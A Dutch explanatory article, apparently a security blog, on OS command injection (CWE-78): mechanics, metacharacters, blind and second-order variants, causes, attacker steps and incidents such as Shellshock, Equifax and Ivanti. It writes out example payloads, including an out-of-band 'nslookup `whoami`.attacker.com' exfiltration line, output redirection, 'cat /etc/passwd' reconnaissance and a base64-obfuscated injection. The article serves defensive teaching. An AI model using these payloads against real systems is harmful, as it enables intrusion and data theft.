
Wat is command-injectie? Hoe aanvallers er misbruik van maken
Via command-injectie (CWE-78) kunnen aanvallers OS-opdrachten uitvoeren via kwetsbare applicaties. Ontdek hoe het werkt, wie risico loopt en hoe u het voorkomt.

Belangrijkste inzichten
- Command-injectie is een beveiligingskwetsbaarheid waarmee aanvallers via een kwetsbare applicatie ongeautoriseerde besturingssysteemopdrachten kunnen uitvoeren.
- Niet-gecontroleerde gebruikersinvoer is een veelvoorkomende hoofdoorzaak, vooral wanneer applicaties invoer rechtstreeks doorgeven aan systeemshells of opdrachtinterpreters.
- Geslaagde command-injectie kan gevoelige gegevens en systeembronnen blootleggen, waardoor aanvallers bestanden kunnen lezen, gegevens kunnen wijzigen, schadelijke code kunnen uitvoeren of meer toegang kunnen krijgen.
- Aanvallers kunnen command-injectie op verschillende manieren misbruiken, onder meer door extra opdrachten in te voegen, opdrachtscheidingstekens te gebruiken of applicatieparameters te manipuleren.
- Grondige invoervalidatie en het vermijden van rechtstreekse uitvoering van OS-opdrachten zijn belangrijke verdedigingsmaatregelen, naast toegang met minimale rechten, veilige API's en regelmatige beveiligingstests.
Wat is command-injectie?
Command-injectie is een kwetsbaarheid waarmee aanvallers via een kwetsbare applicatie willekeurige besturingssysteemopdrachten (OS-opdrachten) op een host kunnen uitvoeren. Dit gebeurt wanneer software een OS-opdracht opbouwt door tekst van een gebruiker eraan toe te voegen. Als die tekst tekens bevat die de shell als instructies interpreteert, zoals; of |, voert de shell ze uit als onderdeel van de opdracht. De geïnjecteerde opdrachten worden uitgevoerd met de rechten van het kwetsbare applicatieproces. Dat betekent vaak rechtstreekse toegang tot de onderliggende server.
Deze kwetsbaarheid staat in MITRE's Common Weakness Enumeration (CWE) als CWE-78 (OS Command Injection) en valt onder CWE-77 (Command Injection). Beide maken deel uit van de bredere CWE-74-familie van injectiekwetsbaarheden. Bij command-injectie breidt een aanvaller bestaande OS-aanroepen van een applicatie uit door eigen instructies toe te voegen aan shellopdrachten die de applicatie al uitvoert. De aanvaller heeft geen nieuwe code in de runtime van de applicatie nodig en ook geen toegang tot een database-engine. De shellaanroep van de applicatie doet het werk.
De schade is goed gedocumenteerd. Door de Shellshock-kwetsbaarheid (CVE-2014-6271) konden aanvallers opdrachten uitvoeren via speciaal gevormde Bash-omgevingsvariabelen. Doordat een kwetsbaarheid voor opdrachtuitvoering in Apache Struts niet werd verholpen, CVE-2017-5638, werd later de weg vrijgemaakt voor het datalek bij Equifax, waarbij persoonsgegevens van 147 miljoen mensen betrokken waren. CWE-78 staat ook bovenaan de KEV Top 10, MITRE's ranglijst uit 2025 van de kwetsbaarheden achter CISA's Known Exploited Vulnerabilities-catalogus (KEV). Geen enkele kwetsbaarheid wordt vaker als aanvalsmiddel ingezet.
De werking is eenvoudig. Het principe om dit te voorkomen ook: houd gebruikersgegevens buiten shellinstructies.
Hoe werkt command-injectie?
Command-injectie misbruikt een fundamentele ontwerpfout: een applicatie geeft invoer van gebruikers rechtstreeks door aan een systeemshell, zonder gegevens van instructies te scheiden. Wanneer de shell de samengevoegde tekenreeks ontvangt, interpreteert deze door de aanvaller aangeleverde metatekens als opdrachtscheidingstekens, substituties of operatoren.
Het basisprincipe
Neem een webapplicatie die DNS-zoekopdrachten uitvoert door een door de gebruiker opgegeven hostnaam aan het OS door te geven:

Als u example.com invoert, voert de shell zoals bedoeld /path/to/nslookup example.com uit. Maar als een aanvaller example.com ; /bin/ls -l invoert, ziet de shell twee afzonderlijke opdrachten:

Op Unix-systemen scheidt de puntkomma opdrachten. De shell voert eerst nslookup uit en daarna ls -l, waardoor een directoryoverzicht verschijnt dat de ontwikkelaar nooit bedoelde.
Shellmetatekens
Aanvallers gebruiken tekens met een speciale betekenis voor de shell om de bedoelde opdrachtcontext te verlaten. Volgens PortSwigger Academy:
Teken | Platform | Werking |
; | Unix | Voer opdrachten na elkaar uit |
& | Windows + Unix | Voer opdrachten op de achtergrond uit of koppel ze aan elkaar |
&& | Windows + Unix | Voer de tweede opdracht alleen uit als de eerste slaagt |
| | Windows + Unix | Geef de uitvoer van de eerste opdracht door aan de tweede |
|| | Windows + Unix | Voer de tweede opdracht alleen uit als de eerste mislukt |
(backticks) | Unix | Inline vervanging door opdrachtuitvoer |
$() | Unix | Inline vervanging door opdrachtuitvoer |
Regeleinde (0x0a) | Unix | Beëindig de huidige opdracht en begin een nieuwe |
Als invoer van een aanvaller in de oorspronkelijke opdracht tussen aanhalingstekens staat, moet de aanvaller eerst de aangehaalde tekst afsluiten voordat metatekens effect hebben.
Twee structurele subtypen
MITRE onderscheidt twee verschillende subtypen van OS-opdrachtinjectie:
Subtype 1: Injectie via opdrachtscheidingstekens. De applicatie voert een vast programma uit en gebruikt gebruikersinvoer als argumenten. Aanvallers kunnen niet wijzigen welk programma wordt uitgevoerd, maar kunnen via scheidingstekens extra opdrachten toevoegen. Dit is de meest voorkomende vorm.
Subtype 2: Volledige controle over de opdracht. De applicatie bepaalt volledig op basis van de invoer welk programma wordt uitgevoerd. Bijvoorbeeld:

Als een aanvaller de eigenschap SCRIPTNAME beheerst, kiest die welk binair bestand wordt uitgevoerd.
Klassiek vs. blind vs. tweede orde
Klassieke (in-band) injectie geeft de uitvoer van de opdracht direct terug in de HTTP-respons. De invoer & echo aiwefwlguh & bevestigt de injectie wanneer de weergegeven tekenreeks in de respons verschijnt.
Blinde injectie levert geen zichtbare uitvoer op. Aanvallers bevestigen de uitvoering met drie technieken die zijn gedocumenteerd door PortSwigger:
- Tijdsvertragingen:
& sleep 10 &veroorzaakt een meetbare vertraging in de respons. - Omleiding van uitvoer:
||whoami>/var/www/images/output.txt||schrijft resultaten naar een via het web toegankelijk pad. - Out-of-band-callbacks:
& nslookup `whoami`.attacker.com& start een DNS-lookup naar een domein dat de aanvaller beheert, waarbij de uitvoer van de opdracht in het subdomein wordt opgenomen.
Tweede-orde-injectie slaat de kwaadaardige payload op bij het indienen. De injectie wordt later geactiveerd wanneer een andere applicatiefunctie de opgeslagen gegevens ophaalt en in een opdracht verwerkt. Daardoor is het tijdens een codebeoordeling veel moeilijker om het pad van bron naar doel te traceren.
Al deze typen misbruiken dezelfde hoofdoorzaak: niet-gefilterde invoer bereikt een systeemshell. Eén hoofdoorzaak betekent dat één aanpak alle drie verhelpt.
Oorzaken van commando-injectie
Commando-injectie ontstaat niet door één programmeerfout. Ze komt voort uit ontwikkelpraktijken die gebruikersgegevens niet scheiden van shellinstructies.
Directe aanroep van de shell met gebruikersinvoer
De meest voorkomende oorzaak is het aanroepen van OS-shellfuncties en het samenvoegen van door gebruikers beheerde tekenreeksen tot een opdracht. Elke belangrijke programmeertaal biedt functies die de systeemshell aanroepen. Ontwikkelaars gebruiken ze wanneer ze snel toegang nodig hebben tot OS-hulpprogramma's:
Taal | Gevaarlijke functies |
Python |
|
Java |
|
PHP |
|
Ruby |
|
Node.js |
|
Bronnen: OWASP Cheat Sheet, Bugcrowd-blog
Onvoldoende invoervalidatie
Wanneer ontwikkelaars invoer valideren, gebruiken ze vaak blokkeerlijsten voor specifieke gevaarlijke tekens. De OWASP Validation Cheat Sheet noemt validatie met blokkeerlijsten een "fundamenteel gebrekkige aanpak", omdat aanvallers die omzeilen met verschillende coderingen, alternatieve scheidingstekens of argumentinjectie waarvoor helemaal geen shell-metatekens nodig zijn.
Indirecte invoerbronnen
Commandinjectie komt niet altijd binnen via een formulierveld of URL-parameter. Volgens de OWASP-community en MITRE CWE-78, zijn onder meer de volgende invoerbronnen gedocumenteerd:
- Omgevingsvariabelen
- Bestandsnamen in archieven
- Reacties van FTP-servers
- HTTP-headers en cookies die aan systeemaanroepen worden doorgegeven
- Systeemeigenschappen en runtimeconfiguratiewaarden van de Java Virtual Machine (JVM)
Elk van deze bronnen kan shell-metatekens in een commandostring introduceren als de ontvangende code ze niet valideert.
Ontbrekende parameterisering

Programmeertalen en frameworks bieden geparameteriseerde opdrachtuitvoering die de opdracht van de argumenten scheidt. Als ontwikkelaars deze veiligere API's overslaan en subprocess.run(f"ping {user_input}", shell=True) kiezen in plaats van subprocess.run(["ping", user_input], shell=False), interpreteert de shell alles als één string, inclusief metatekens.
Onvoldoende beperking van rechten
Zelfs bij injectie hangt de schade af van de rechten van het kwetsbare proces. Applicaties die als root of met verhoogde rechten voor serviceaccounts draaien, geven de aanvaller na een geslaagde injectie volledige systeemtoegang. Volgens OWASP WSTG, moeten webapplicaties draaien met strikte rechten die de uitvoering van willekeurige OS-opdrachten niet toestaan.
Elk van deze oorzaken kan, als die niet wordt verholpen, de schade vergroten.
Impact en risico van commandinjectie
Commandinjectie behoort consequent tot de ernstigste kwetsbaarheden, omdat een webverzoek daarmee rechtstreeks kan leiden tot controle op OS-niveau. De impact is technisch, operationeel en strategisch.
Technische impact
Geslaagde OS-commandinjectie maakt het volgende mogelijk:
- Uitvoering van willekeurige opdrachten met de rechten van het kwetsbare applicatieproces
- Volledige compromittering van het systeem wanneer applicaties als root of met verhoogde rechten draaien
- Data-exfiltratie via uitgaande netwerkverbindingen of DNS-tunneling
- Blijvende toegang via implants, backdoors of nieuwe gebruikersaccounts
- Laterale verplaatsing naar andere systemen die vanaf de gecompromitteerde host bereikbaar zijn
De ernst hangt af van de rechten van het gecompromitteerde proces en de netwerkpositie van de getroffen host.
Impact op de organisatie
Gedocumenteerde gevolgen uit de praktijk zijn onder meer:
- Ransomware verspreiden: Aanvallers misbruikten Apache ActiveMQ CVE-2023-46604, een fout in de deserialisatie die de uitvoering van willekeurige shell-opdrachten mogelijk maakt, om HelloKitty-ransomware te verspreiden. De CISA KEV vermelding bevestigt actieve exploitatie
- Spionage door een staat: Een gezamenlijk DPRK-advies van de FBI en CISA (AA24-207A) noemt CVE-2023-46604 als een van de kwetsbaarheden die de Noord-Koreaanse groep Andariel uitbuitte in een wereldwijde spionagecampagne
Deze incidenten laten zien dat commando-injectie organisaties in alle sectoren en van elke omvang treft.
De kloof tussen aanwezigheid en misbruik
Kenmerkend voor commando-injectie is het verschil tussen hoe vaak de kwetsbaarheid voorkomt en hoe vaak aanvallers die misbruiken. CWE-78 staat op de negende plaats in MITRE's 2025 CWE Top 25 op basis van prevalentie, maar staat bovenaan de KEV Top 10. Volgens MITRE weerspiegelt dit verschil "de soorten kwetsbaarheden die het eenvoudigst te misbruiken zijn en voor aanvallers de aantrekkelijkste gevolgen hebben."
Dat verschil laat zien wat aanvallers zoeken: één verzoek, één shell. Daarop is hun aanpak gebaseerd.
Hoe aanvallers commando-injectie misbruiken
Aanvallers volgen een gestructureerde aanpak bij commando-injectie: van het vinden en bevestigen van een kwetsbaarheid tot het volledig misbruiken ervan.
Stap 1: Identificeer injectiepunten
Aanvallers zoeken naar applicatiefuncties die met het besturingssysteem communiceren: bestandsbewerkingen, DNS-opzoekingen, netwerkdiagnostiek, PDF-generatie, beeldverwerking of interfaces voor systeembeheer. Ze testen elke invoer die een shell kan bereiken, waaronder URL-parameters, formuliervelden, HTTP-headers, cookies en namen van geüploade bestanden.
Stap 2: Test of commando's worden uitgevoerd
Bij klassieke injectie, dient de aanvaller payloads met speciale shell-tekens in en zoekt in het antwoord naar de uitvoer van het commando:

Als randomstring in het antwoord verschijnt, geeft de applicatie de invoer door aan een shell.
Bij blinde injectie gebruikt de aanvaller payloads die een vertraging veroorzaken:

Een consistente vertraging bevestigt dat het commando wordt uitgevoerd, zonder zichtbare uitvoer. Een andere optie zijn out-of-band-payloads die DNS-callbacks activeren:

De aanvaller controleert de eigen DNS-server op binnenkomende verzoeken met de uitvoer van whoami als subdomein.
Stap 3: Breng de omgeving in kaart
Zodra is bevestigd dat commando's worden uitgevoerd, gebruiken aanvallers verkenningscommando's: whoami, id, ifconfig, uname -a, cat /etc/passwd. Daarmee achterhalen ze de gebruikerscontext, netwerkconfiguratie en versie van het besturingssysteem voor hun volgende stap.
Stap 4: Behoud toegang en verhoog privileges
Na de eerste toegang tot een shell doen aanvallers doorgaans het volgende:
- Ze downloaden extra tools met
curlofwgetvanaf servers onder hun controle - Ze maken nieuwe gebruikersaccounts of SSH-sleutels aan om toegang te behouden
- Ze misbruiken lokale privilege-escalatie om rootrechten te verkrijgen
- Verplaats je lateraal naar andere systemen die toegankelijk zijn vanaf de gecompromitteerde host
Elk van deze acties laat telemetrie achter. Met de juiste instrumentatie wordt die telemetrie je vroege waarschuwing.
Stap 5: Misbruik aaneengeschakelde kwetsbaarheden
Aanvallers combineren commando-injectie vaak met andere kwetsbaarheden voor meer impact. In de campagne tegen Cisco IOS XE misbruikten aanvallers eerst CVE-2023-20198 om toegang te krijgen. Daarna gebruikten ze CVE-2023-20273 om rootrechten te verkrijgen en een blijvend implantaat te plaatsen. De aanvalsketen tegen Ivanti Connect Secure combineerde een omzeiling van authenticatie met injectie. Aanvallers zonder authenticatie konden vervolgens willekeurige commando's uitvoeren met verhoogde rechten.
Ontwijkingstechnieken
Geavanceerde aanvallers omzeilen eenvoudige filters met:
- Codering: URL-codering, base64-codering (;bash<<<$(base64 -d<<<d2hvYW1p))
- Alternatieve scheidingstekens: Regeleindetekens (0x0a) in plaats van puntkomma's
- Argumentinjectie: Gebruik van -exec-opties zonder ook maar één shell-metateken
- Ontsnappen uit aanhalingstekens: Door de ontwikkelaar geplaatste aanhalingstekens sluiten voordat scheidingstekens worden geïnjecteerd
Als je weet waar het risico het grootst is, kun je je verdediging prioriteren.
Wie wordt getroffen door commando-injectie?
Commando-injectie treft elk systeem waarin een applicatie OS-commando's samenstelt met externe invoer. Als je weet waar het risico zich concentreert, weet je waar je je eerst moet verdedigen.
Netwerk- en beveiligingsapparatuur
VPN-gateways, firewalls, routers en switches vormen de aanvalsoppervlakte met het hoogste risico op commando-injectie. De KEV-catalogus van CISA toont een concentratie van actief misbruikte kwetsbaarheden voor commando-injectie in Ivanti Connect Secure, Cisco IOS XE, Cisco NX-OS en firewalls en routers van Zyxel. Deze apparaten staan aan de netwerkrand, zijn bedoeld om via internet bereikbaar te zijn en draaien vaak op ingebedde besturingssystemen zonder de beveiligingstools die voor algemene servers beschikbaar zijn.
IoT- en ingebedde apparaten
Camera's, netwerkvideorecorders (NVRs) en netwerkapparatuur voor consumenten bevatten vaak kwetsbaarheden voor commando-injectie waarvoor geen oplossing beschikbaar is. GeoVision IoT-apparaten die niet meer worden ondersteund (CVE-2024-6047, CVE-2024-11120) staan in de KEV-catalogus als actief misbruikt. Zyxel’s besluit om geen patch uit te brengen voor niet meer ondersteunde routers die door CVE-2024-40891 worden getroffen, liet apparaten met standaardinloggegevens en niet-gevalideerde Telnet-commando's voor onbepaalde tijd blootgesteld.
Webapplicaties met OS-integratie
Elke webapplicatie die systeemhulpprogramma's aanroept, bestanden verwerkt, rapporten genereert of serverinfrastructuur via shellcommando's beheert, loopt risico. Zelfgehoste implementatieplatforms zoals Coolify laten zien dat moderne DevOps-tools dezelfde klassieke kwetsbaarheid hebben wanneer functies voor databaseback-ups, imports of initialisatiescripts gebruikersinvoer doorgeven aan de shell.
Vitale infrastructuur en gezondheidszorg
Beheerders van vitale infrastructuur en zorgorganisaties lopen meer risico wanneer blootgestelde systemen internettoegang, operationele gevoeligheid en kwetsbare software of hardware combineren. De aanvallen op Deense energiebedrijven in mei 2023 laten zien hoe snel die combinatie tot een incident leidt.
Opkomende AI- en LLM-platforms
MITRE CWE-versie 4.16 voegde aan CWE-77 een illustratief voorbeeld met betrekking tot AI toe: een geval van promptinjectie dat een nieuwe aanvalsoppervlakte markeert. Recente CWE-78-voorbeelden omvatten nu ook platforms voor AI-agenten en het trainen van grote taalmodellen (LLM), waar Python Popen-aanroepen verwerken niet-gecontroleerde invoer uit componenten van de AI-pipeline.
Gedocumenteerde incidenten laten zien hoe deze risico’s zich in productieomgevingen manifesteren.
Praktijkvoorbeelden van commando-injectie
Sinds 2014 heeft commando-injectie enkele van de ingrijpendste beveiligingsincidenten veroorzaakt, van incidenten met webinfrastructuur voor consumenten tot incidenten met kritieke nationale systemen.
Shellshock (2014): grootschalige uitbuiting van GNU Bash
CVE-2014-6271 trof GNU Bash tot en met versie 4.3. Bash verwerkte tekst achter functiedefinities in omgevingsvariabelen. Daardoor konden aanvallers op afstand willekeurige commando’s uitvoeren via elke route die omgevingsvariabelen instelde voordat Bash werd aangeroepen. Aanvalsoppervlakken waren onder meer Apache CGI-scripts, OpenSSH ForceCommand en DHCP-clientscripts.
Shellshock heeft een score van CVSS 9.8. De oorspronkelijke patch was onvolledig. Aanvullende fixes verschenen onder CVE-2014-7169, CVE-2014-6277 en CVE-2014-6278.
Equifax-datalek (2017): gegevens blootgesteld
CVE-2017-5638 in Apache Struts 2 maakte uitvoering van commando’s op afstand mogelijk via een speciaal vervaardigde Content-Type, Content-Disposition of Content-Length-HTTP-header die naar de Jakarta Multipart-parser werd gestuurd. Deze kwetsbaarheid werd het toegangspunt voor het Equifax-datalek doordat het bedrijf de beschikbare patch niet toepaste. Volgens de Federal Trade Commission werden de persoonsgegevens van 147 miljoen mensen blootgesteld. Het blijft een van de grootste datalekken ooit. Technische details staan in het National Vulnerability Database (NVD)-record.
Aanval op het Deense elektriciteitsnet (2023)
In mei 2023 drongen aan Rusland gelieerde dreigingsactoren binnen bij 22 Deense energiebedrijven. In de eerste aanvalsgolf misbruikten ze CVE-2023-28771, een kritieke kwetsbaarheid voor commando-injectie in Zykel-routers. Daarna bleven de aanvallers niet-gepatchte systemen misbruiken om toegang te behouden. SektorCERT, het cybersecuritycentrum voor Deense kritieke infrastructuur, maakte de campagne bekend in november 2023.
Grootschalige uitbuiting van Ivanti Connect Secure (2024)
Vanaf januari 2024 zetten meerdere dreigingsgroepen een combinatie van CVE-2024-21887 (commando-injectie) en CVE-2023-46805 (omzeiling van authenticatie) in tegen Ivanti Connect Secure VPN-appliances. CISA publiceerde een dringend beveiligingsadvies waarin deze combinatie werd beschreven.
Drie kwetsbaarheden voor commando-injectie in Coolify (2026)
